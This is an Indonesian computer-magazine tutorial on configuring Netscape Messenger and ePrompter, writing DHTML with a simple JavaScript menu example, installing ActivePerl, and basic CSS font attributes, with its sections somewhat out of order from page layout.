
Langkah terakhir adalah memasukkan deskripsi yang akan ditampilkan pada ikon email anda. Anda juga masih dapat memasukkan password anda.



14

Meng-update email

Setelah anda selesai melakukan setup account, maka akan tampil ikon email anda. Untuk mengaktifkan email tersebut, klik tombol kanan mouse pada ikon itu, lalu pilih 'Update.' ePrompter akan me-login ke email server anda dan mencari email anda yang ada.



15

Fasilitas eprompter

Pada ePrompter ada fasilitas 'Online Schedule' di mana kita bisa menentukan pengecekan email secara otomatis dengan periode waktu yang kita tentukan sendiri.


MENGUNAKAN NETSCAPE MESSENGER PADA COMMUNICATOR

Browser Internet keluaran Netscape adalah Netscape Communicator. Di dalam Communicator anda dapat menemukan banyak piranti untuk ber-Internet ria. Salah satunya adalah program email Netscape Messenger.

Netscape adalah salah satu pelopor pembuat browser Internet yang mudah digunakan dan menjadikan World Wide Web populer di kalangan peselancar di Internet. Sebagai pelopor, Netscape berusaha mempertahankan dominasinya di dunia browser, walaupun belakangan terganjal oleh Internet Explorer keluaran Microsoft.

Baru-baru ini Netscape mengeluarkan versi anyar dari Netscape Communicator-nya yaitu versi 4.78. Selain menambah opsi-opsi baru serta perbaikan penampilan, pada


Menyetel Netscape Communicator sesuai kebutuhan anda



1

Netscape Communicator 4.78


Klik ikon 'Communicator' pada desktop anda. Bila anda belum mempunyai versi yang terbaru, *download* dari <http://m-web.tucows.com/preview/193748.html>. *Save* hasil download pada hard disk anda.



2

Netscape Messenger


Untuk menggunakan Netscape Messenger sebagai penerima dan pengirim email, pada browser Communicator yang telah terbuka, klik menu 'Communicator' > 'Messenger' atau bisa dengan *shortcut key* ctrl+2. Setelah terbuka layar 'Messenger', klik 'Edit' > 'Preferences.'



3

Mengatur Mail & Newsgroup


Pada layar 'Preferences', tampilan pertama adalah 'Mail & Newsgroup.' Di sini anda dapat mengatur bentuk *font* (*regular, italic, bold*), ukuran dari font anda (*regular, bigger, smaller*). Anda juga dapat mengatur penggunaan suara, konfirmasi pembuangan pesan dan menggunakan MAPI untuk Messenger.



7

Menentukan Addressing


Anda dapat menentukan Addressing yaitu untuk memilih pencarian alamat email berdasarkan *address book* atau melalui *directory server*. Selanjutnya anda ditanya bila ditemukan alamat email ganda apakah perlu ditampilkan pilihan atau yang anda ketikkan saja. Terakhir gaya penampilan nama anda.



8

Mengatur Messages

Berikutnya klik Messages, pada pilihan ini anda diminta memilih bentuk pengiriman *forward messages* (*as attachment, inline* atau *quoted*). Kemudian anda diminta menentukan apakah akan menyertakan pesan asli (*original*) saat anda membalas pesan berikut dengan posisi pesan aslinya.



9

Format pesan email anda

Kita lewatkan menu 'Window settings' dan 'Copies and Folders.' Klik Formatting. Di sini anda diminta memilih bentuk pesan anda (HTML atau *text*). Anda diminta menentukan juga format email anda jika ada alamat email yang tidak bisa menerima bentuk HTML.

versi baru ini anda dapat melihat file MPEG.

Pada Netscape Communicator anda dapat menjumpai beberapa *tools* atau piranti yang berguna ketika anda melakukan aktivitas ber-Internet. Tools itu antara lain:

- Navigator—untuk menemukan dan melihat informasi pada WWW.
- Messenger—untuk mengirim dan menerima email.
- Newsgroup—untuk bertukar pesan lewat newsgroup.
- Composer—untuk membuat dan mempublikasikan halaman Web.

- AOL Instant Messenger—untuk bertukar pesan secara langsung dengan teman, keluarga, dan kolega.
- Radio—untuk menikmati acara radio di Internet.


Pada NeoStart kali ini dibahas khusus cara mengatur (*setting*) Netscape Messenger, mulai dari memasukkan akun email anda, mengatur huruf pada email, menentukan format email yang dikirim dan diterima, sampai membatasi ruang pada disk yang digunakan untuk menerima pesan email.

DAFTAR ISTILAH

Browser *Perangkat lunak komputer yang digunakan untuk mencari informasi di World Wide Web. Dua browser yang paling banyak dipakai peselancar adalah Netscape Navigator (Netscape) dan Internet Explorer (Microsoft). Kebanyakan browser modern dapat menayangkan format multimedia termasuk suara dan video walaupun pada beberapa format dibutuhkan plug-in.*

IMAP (*Internet Message Access Protocol*) *Sistem yang memungkinkan pesan email disimpan di server ISP, tidak di-download ke komputer penerima email sehingga menghemat tempat di hard disk komputer pengguna.*


POP3 (*Post Office Protocol*) *Pesan email dapat di-download ke komputer penerima email sehingga mudah dibaca secara offline. Dapat diatur agar pesan di-download atau dibiarkan di server. Kebanyakan ISP mendukung POP3 dewasa ini.*



4

Memasukkan identitas


Klik menu 'Identity,' maka akan muncul semacam formulir di mana anda diminta memasukan nama, alamat email, alamat yang akan digunakan untuk membalas email, nama organisasi anda, file signature anda dan juga anda dapat menambahkan file kartu nama (vCard) yang dapat anda ubah.



5

Mengisi Mail Servers


Tugas selanjutnya adalah mengisi *mail servers*. Klik menu 'Mail Server,' lalu masukkan alamat server mail anda (POP3 atau IMAP), masukkan juga alamat SMTP bersama dengan *user name*. Kemudian anda dapat memilih untuk memakai SSL atau TLS dan terakhir *mail directory* tidak usah anda ubah.



6

Mengisi Newsgroup Servers


Klik 'Newsgroup Servers' untuk mengisi alamat Newsgroup untuk dilanggan. Biar kan alamat yang telah disediakan oleh Netscape (default). Anda juga diminta menentukan apakah anda ingin diingatkan bila *news* anda telah mencapai batas yang ditetapkan, sedangkan direktori news tidak usah diganti.



10

Menentukan Return Receipts


Di sini anda dapat mengatur pesan anda, apakah pesan yang terkirim harus melalui DSN atau MDN, ketika anda menerima balasan apakah ditaruh di folder 'My Inbox' atau di 'Sent Mail Folder.' Dan ketika anda menerima mail dan pengirim meminta balasan apakah anda tidak membalas atau membalas beberapa email.



11

Menentukan Disk Spaces


Setting terakhir adalah disk spaces. Anda dapat mengatur penerimaan file tidak lebih dari sejumlah *kilobyte* tertentu. Juga mengatur lamanya suatu pesan di dalam newsgroup anda, menyimpan semua pesan atau sesuai dengan keinginan anda atau menghapus pesan yang sudah lebih dari beberapa hari.



12

Melihat pesan baru

Setelah selesai mengatur semua ketentuan, untuk mengambil pesan atau email baru, anda cukup mengklik ikon 'Get Msg' atau dengan tombol Ctrl+T. Anda akan diminta memasukkan *password* akun email anda. Setelah anda masukkan password, maka pesan-pesan baru pun dapat anda baca!



Dynamic HTML

Menjadikan Halaman Web Dinamis

Untuk mengatasi kelemahan HTML, World Wide Web Consortium mengembangkan bahasa baru dalam pembuatan halaman Web, Dynamic HTML (DHTML)

ORANG SUDAH LAMA MENGENAL HTML (Hypertext Mark-up Language) sebagai bahasa standar dalam pembuatan halaman Web. Yang menjadi keluhan para pengembang (*developer*) halaman Web atas bahasa yang dikembangkan oleh World Wide Web Consortium (W3C) itu selama ini adalah bahwa bahasa itu lebih berfungsi sebagai bahasa *page-markup* (penanda halaman), bukan bahasa *page layout* (penataletakan halaman). Ini berarti desainer halaman Web tidak dapat memanipulasi (mengeksplorasi) halaman Web sesuai dengan minat atau kemampuan estetis sang desainer.

Font atau jenis huruf yang digunakan pada halaman Web, misalnya, tidak dapat diatur atau dikontrol. Dengan demikian, ketika seseorang mengakses suatu halaman Web, font

yang muncul pada layar monitornya otomatis disesuaikan dengan font yang terdapat pada komputer si peselancar, bukan yang digunakan oleh si desainer. Konsekuensinya, kebanyakan desainer halaman Web menggunakan font yang umum dijumpai di komputer-komputer pengguna seperti Helvetica, Arial atau Times Roman.

Masalah seperti inilah yang coba diatasi dengan diciptakannya Dynamic HTML (DHTML).

Apakah DHTML itu?

DHTML pertama kali dipublikasikan oleh W3C pada tahun 1997 dan dimaksudkan sebagai pengembangan dari kemampuan HTML. Dynamic HTML sebenarnya adalah HTML dengan beberapa elemen baru. Elemen-elemen tersebut dapat diakses lewat

Mengintip contoh

DHTML in Action



Saksikan cara kerja DHTML lewat situs Builder.com milik CNet di <http://builder.cnet.com/webbuilding/0-7690-8-6894883-1.html?tag=st.bl.3882.dir1.7690-8-6894883-1>.

Dengan judul 'The DHTML flip book,' Holly Cunningham memberi contoh penggunaan script untuk DHTML yang memungkinkan anda membuat buku elektronik (flip book). Anda dapat men-download script tersebut untuk ditempatkan di halaman Web anda untuk mendapatkan tampilan yang mensimulasikan halaman-halaman buku yang dapat dibolak-balik lewat klikan mouse, seperti pada contoh gambar di sisi kanan.



JavaScript, Perl & VBScript

Bahasa mempunyai karakteristik

JavaScript	walaupun diinterpretasikan, ketimbang dikompilasi, JavaScript dapat memproses input dengan cepat karena kode ditempelkan (embed) pada suatu dokumen HTML mudah dipelajari karena tidak serumit Java yang lengkap
Perl	berkaitan dengan sejumlah fitur pada UNIX, sistem operasi yang paling banyak digunakan sebagai dasar situs Web piawai dalam pemrosesan teks dapat memproses input pengguna dengan cepat
VBScript	seperti halnya JavaScript, bahasa ini diinterpretasikan, bukan dikompilasi, sehingga dapat memproses input dengan cepat memungkinkan anda membuat dan mengelola script seperti objek-objek ActiveX yang pada gilirannya memungkinkan anda memilih script yang mana yang harus dilaksanakan, berdasarkan input pengguna.

suatu bahasa *scripting* dan memberikan fleksibilitas kepada desainer Web untuk melakukan kontrol terhadap tampilan suatu halaman Web, sedangkan manipulasi terhadap elemen-elemen itu dapat dilakukan desainer dengan menggunakan model objek dengan menggunakan *script*.

Elemen apa sajakah yang ditambahkan dan yang memungkinkan anda melakukan kontrol terhadap tampilan halaman Web anda? Elemen itu adalah:

- **Style sheet** yang memungkinkan anda menentukan gaya atau style berbeda-beda untuk tampilan teks, seperti dalam hal warna, ukuran margin, dan font.
- **Penempatan isi** (*content positioning*) yang memungkinkan anda menentukan setepat-tepatnya di mana elemen halaman anda muncul di dalam window browser. Elemen-elemen bahkan dapat tumpang tindih, disembunyikan atau dipindahkan secara dinamis.
- **Font** yang dapat di-*download* yang memungkinkan font yang anda pilih untuk teks akan digunakan walaupun font itu tidak terdapat pada komputer si pembuka halaman Web.

Sementara itu, **Document Object Model (DOM)** mendefinisikan baik properti dari berbagai elemen halaman maupun metode yang digunakan untuk mengubahnya. Dengan menggunakan script, anda secara dinamis dapat mengubah isi halaman Web anda. Misalnya, perubahan dapat dibuat berdasarkan browser tertentu yang digunakan atau sebagai respons terhadap tindakan pengguna.

Kedinamisan DHTML

Tag pada Dynamic HTML—jika digunakan bersama dengan bahasa pe-

mrograman lain seperti Javascript atau arsitektur komponen seperti ActiveX—akan memungkinkan desainer Web mengontrol penampilan dan letak atau posisi setiap elemen pada suatu halaman. Desainer dapat menyertakan fitur-fitur dinamis seperti *collapsible menu*, reaksi terhadap *mouse rollover* atau perintah *keyboard*, dan animasi multimedia.

Anda tidak perlu lagi meramaikan halaman Web anda dengan grafik atau image berukuran besar melainkan dapat menggunakan objek-objek pada HTML biasa dan lalu memerintahkan browser itu sendiri yang mengendalikan animasi itu lewat *scripting language* seperti JavaScript untuk VBScript. (Efek samping yang menguntungkan dari bahasa ini adalah kebanyakan file anda akan amat kecil.) Efek seperti *news tickers*, judul yang melayang, dan bintang yang meletup-letup bisa disebut baru permulaan saja.

Letak 'kedinamisan' teknologi ini adalah adanya kenyataan bahwa-karena kebanyakan efek visual dimasukkan ke dalam suatu halaman-perubahan terhadap teks, grafik, dan animasi pada sisi klien (di browser window) dapat dimuatkan (load) tanpa harus me-*reload* atau *refresh* dari *server*.

Ini berarti elemen-elemen halaman dimuatkan ke memori *browser* tetapi tidak akan tampak sebelum pengguna berinteraksi dengan elemen-elemen itu dengan cara tertentu. Tag baru pada DHTML melengkapi efek multimedia ini dengan filter-filter penampilan seperti *fade*, *blend*, dan *wipe*—efek yang pada HTML tradisional tidak ditemukan.

Keistimewaan lain dari DHTML adalah—tidak seperti halnya Flash dan Java—tidak memerlukan *plug-in* dan waktu download yang lama.

Scripting language

Scripting mengacu pada kemampuan untuk menambahkan file atau script perintah. Lewat scripting inilah anda dapat meningkatkan kemampuan HTML serta menambahkan atau menghubungkan beberapa objek seperti citra (*image*) dan file musik dengan dokumen berbasis HTML.

Saat ini tersedia cukup banyak *scripting language* yang dapat anda gunakan. Beberapa di antaranya yang dikenal baik dan paling banyak digunakan adalah: C dan C++; Java; JavaScript (dari Netscape) dan Jscript (dari Microsoft); Perl; Visual Basic dan VBScript (keduanya produk Microsoft).

Lalu bagaimana caranya menentukan scripting language mana yang paling cocok dengan situs Web anda? Pertama tentu saja ia harus kompatibel dengan sistem operasi dan Web server yang digunakan. Bahasa ini harus piawai dalam pemrosesan teks karena kebanyakan *input* dari pengguna adalah dalam bentuk teks. Selain itu, scripting language pun harus dapat cepat memproses semua input pengguna dalam bentuk lain, seperti klik mouse dan mouse-over. Dan—yang penting—si bahasa harus mudah dipelajari. Berdasarkan kriteria di atas, banyak desainer Web yang kemudian menggunakan Perl, Java Script, atau VBScript. Dan jika dari ketiga bahasa itu harus 'dipe-ras' lebih lanjut, maka banyak orang memilih JavaScript. Bahasa ini diperkirakan akan mendominasi scripting Web di waktu mendatang. Perl, walaupun *powerful* dan fleksibel, lebih kerap digunakan di lingkungan UNIX, sementara VBScript mempunyai kekurangan dibandingkan Perl atau Java Script. (Yang menarik adalah Microsoft mengakui hal ini dengan menawarkan JScript dan dengan mendukung JavaScript mulai Internet Explorer 3.0.)

Contoh Kode JavaScript Sederhana



Contoh kode sederhana di bawah ini akan menciptakan menu object DHTML yang dapat anda gerakkan ke atas, bawah, kiri, kanan; anda sembunyikan dan munculkan. Kode ini

kompatibel dengan Navigator 4.x/6.0 dan IE 4.x atau lebih tinggi. Contoh kode ini mengasumsikan pengguna mendukung salah satu dari tiga ramuan dhtml (yaitu NS 4.x, IE 4.0 atau yang lebih tinggi, atau level 1DOM), termasuk CSS dan JavaScript.

Blok kode pertama menyetel style sheet, termasuk properti tampilan dasar seperti warna menu dan letak awal. Dikenal sebagai elemen Div, blok kode kedua mengemas isi menjadi satu blok yang *addressable*. Dalam kasus ini, menu merupakan isi. Blok kode ketiga adalah link HTML yang sebenarnya yang akan mengaktifkan berbagai fungsi JavaScript yang akan memindahkan dan menyembunyikan menu tersebut. Blok kode keempat adalah JavaScript yang sesungguhnya yang berisi variabel yang akan menentukan posisi X dan Y dari elemen Div.

Berikutnya apa yang disebut *browser detect*. Salah satu bagian yang penting dari implementasi DHTML manapun adalah script untuk mendeteksi browser-nya.

Kode ini menggunakan JavaScript-based browser detect sederhana yang akan mencari fungsionalitas pendukung yang tidak bergantung pada versi atau vendor suatu browser.

Dengan menggunakan blok IFELSE dan pendeteksian dengan urutan seperti yang diperlihatkan di bawah ini, anda dapat mendeteksi kompatibilitas dhtml pada level tertinggi, untuk menjaga kemungkinan browser mendukung lebih dari satu standar.

Catatan: Browser detect memberikan informasi penting untuk menyetel variabel path dengan reference path yang benar pada objek DHTML. Dengan menggunakan teknik ini, anda miash dapat menggunakan fungsi yang sama untuk beberapa browser berbeda. Ini merupakan contoh yang baik untuk teknik scripting dhtml yang 'cross-browser.'

Akhirnya, bagian ini berisi fungsi untuk moveX, moveY, dan untuk menyembunyikan atau memunculkan menu DHTML.

```
<!-- This is the style sheet for
the DHTML object -->
<STYLE TYPE="text/css">
<!--
#menu {position: absolute;
        top: 100px;
        left: 100px;
        border: 1px;
        font: 12px arial;
        font-weight: 750;
background-color: silver;
}
-->
</STYLE>

<!-- This is the actual DHTML
object -->
<DIV ID="menu">
1) <a href=
"http://www.allaire.com">Home
Page</a><br>
2) <a href=
"http://devex.allaire.com/develo
per/gallery/">Developers
Exchange</a><br>
3) <a href=
"http://forums.allaire.com/DevCo
nf/index.cfm">CF forums</a><br>
</DIV>

<!-- This set of links call
javascript functions to
manipulate the DHTML object -->
Allaire Menu
<A HREF="#"
onClick="showHide(0); return
false;">[Show]</A>
<A HREF="#"
onClick="showHide(1); return
false;">[Hide]</A>
<A HREF="#" onClick="moveY(-25);
return false;">[Up]</A>
<A HREF="#" onClick="moveY(25);
return false;">[Down]</A>
<A HREF="#" onClick="moveX(-25);
return false;">[Left]</A>
<A HREF="#" onClick="moveX(25);
return false;">[Right]</A>

<SCRIPT LANGUAGE="JavaScript"
TYPE="text/javascript">
<!--

<!-- These variables hold the
current location of the DHTML
object -->
onY = 100;
onX = 100;

<!-- This next block sets the
path variable with the proper
path (based on browser type) to
address the DHTML object --->

<!-- Browser check: DOM
compliant browser -->
if (document.getElementById)
{
    path =
document.getElementById('menu').
style;
}
<!-- Browser check: IE DHTML
compliant browser -->
else if (document.all)
{
    path =
document.all.menu.style;
}
<!-- Browser check: NS (4.x)
DHTML compliant browser -->
else if (document.layers)
{
    path = document.menu;
}

<!-- This function is
responsible for showing and
hiding the DHTML object -->
function showHide(flag)
{
    if (flag)
path.visibility = 'hidden';
    else path.visibility =
'visible';
}

<!-- This function is
responsible for moving the Y
(up/down) location of the DHTML
object -->
function moveY(amount)
{
    onY += amount;
    path.top = onY;
}

<!-- This function is
responsible for moving the X
(left/right) location of the
DHTML object -->
function moveX(amount)
{
    onX += amount;
    path.left = onX;
}

// -->
</SCRIPT>
```

Penempatan Javascript di antara
kode HTML telah dibahas
di NeoTek Vol.I No. 6 (Maret 2001).

Script ini juga dapat di-download di situs
web NeoTek: www.neotek.co.id atau
neotek.kpone.com.sg


Icip-icip Perl for Windows

Bila ingin mengetahui seperti apa Perl yang merupakan bahasa pemrograman yang sangat populer pada sistem Unix, anda dapat mencicipinya dengan mendownload ActivePerl yang kini telah tersedia versi Windows-nya di ASPN (<http://aspn.activestate.com/ASPN>).


Untuk dapat menguji PerlScript secara lokal, anda perlu menginstal server di komputer anda. Server yang dapat digunakan di antaranya **MS Personal Web Server** (ada pada CD Windows 98). Ada juga *free server* yang lebih mudah operasinya: **Xitami** (www.xitami.com) atau **Sambar** (www.sambar.com).

Cara menginstalasi PerlScript pada suatu Web server dibahas lengkap di <http://serverwatch.internet.com/articles/perl101/>

PERL berasal dari kata 'Practical Extraction and Report Language,' dan merupakan bahasa yang sangat portable yang ditulis untuk membantu programmer dalam tugas-tugas umum yang berhubungan dengan manipulasi teks. PERL berbeda dari CGI. Bila PERL adalah suatu bahasa scripting, maka CGI (Common Gateway Interface) adalah suatu protokol. CGI menjabarkan suatu proses yang padanya suatu client atau program eksternal berinteraksi dengan suatu Web server. Suatu program CGI mengatur dan memfasilitasi interaksi ini. Sebagian besar program CGI ditulis dengan PERL, sehingga dapat dimengerti mengapa Perl sedemikian populer, namun program CGI sebenarnya dapat ditulis dengan bahasa apa saja.



• Selain situs ActiveState, kunjungi juga situs Perl dari O'Reilly (www.perl.com) untuk mendapatkan informasi lebih jauh mengenai Perl.



1

Layar awal DCC

Download ActivePerl for Window: <http://aspn.activestate.com/ASPN/Downloads/ActivePerl/>. Pilih versi MSI (8 Mbyte) yang sudah dilengkapi dengan fasilitas install dan uninstall.



2

Instalasi ActivePerl


Setelah download selesai, klik 'Open' untuk memulai instalasi dan akan tampil jendela Installation Wizard Active Perl. Ikuti saja petunjuknya sampai instalasi selesai.



3

Online Manual


Setelah instalasi selesai halaman Online Manual akan terbuka. Anda dapat mempelajari seluk-beluk Perl. Khusus untuk Windows ada bahasa tersendiri pada setiap bagiannya.



4

Script Perl yang pertama


Untuk membentuk PerlScript Anda yang pertama, jalankan text processor (Wordpad atau Notepad atau boleh juga dengan Word) dan ketikkan: `print "Hello, World!\n";`



5

Save sebagai hello.pl

Save sebagai text file dengan nama **hello.pl**, misalnya di direktori `c:\temp`. Bila memakai Word, jangan lupa pilih Save As... lalu beri nama `hello.pl` dan Save as type: Text Only



6

Jalankan PerlScript anda

Untuk menjalankannya, buka MS-DOS prompt dan pada DOS prompt ketikkan: `perl c:\temp\hello.pl`
Akan tampil:
Hello, World!

DYNAMIC HTML MENYIAPKAN CASCADING STYLE SHEET (CSS)

Dynamic HTML (DHTML) bukan sekedar menyisipkan JavaScript pada situs Web anda. Salah satu unsur penting dalam pembuatan DHTML adalah adanya *style sheet*.

Dynamic HTML menggabungkan HTML dengan Cascading Style Sheets (CSSs) dan bahasa Scripting. HTML menentukan elemen-elemen halaman Web seperti *table*, *frame*, *paragraph*, *bulleted list*, dan lain lain.

Adapun Cascading Style Sheets digunakan untuk menentukan ukuran elemen, warna, posisi dan sejumlah fitur lainnya.

Bahasa Scripting seperti JavaScript dan VBScript dapat digunakan untuk memanipulasi elemen-elemen Web sehingga dapat merespon suatu *input* dari pengunjung situs.

CSS untuk atribut font, text, border, dan margin

ATRIBUT-ATRIBUT FONT

- **font-family:** arial, serif, dll
- **font-style:** italic, oblique, normal, dll
- **font-weight:** normal, bold, light atau salah satu dari 9 angka yaitu 100, 200, 300, 400, 500, 600, 700, 800, 900
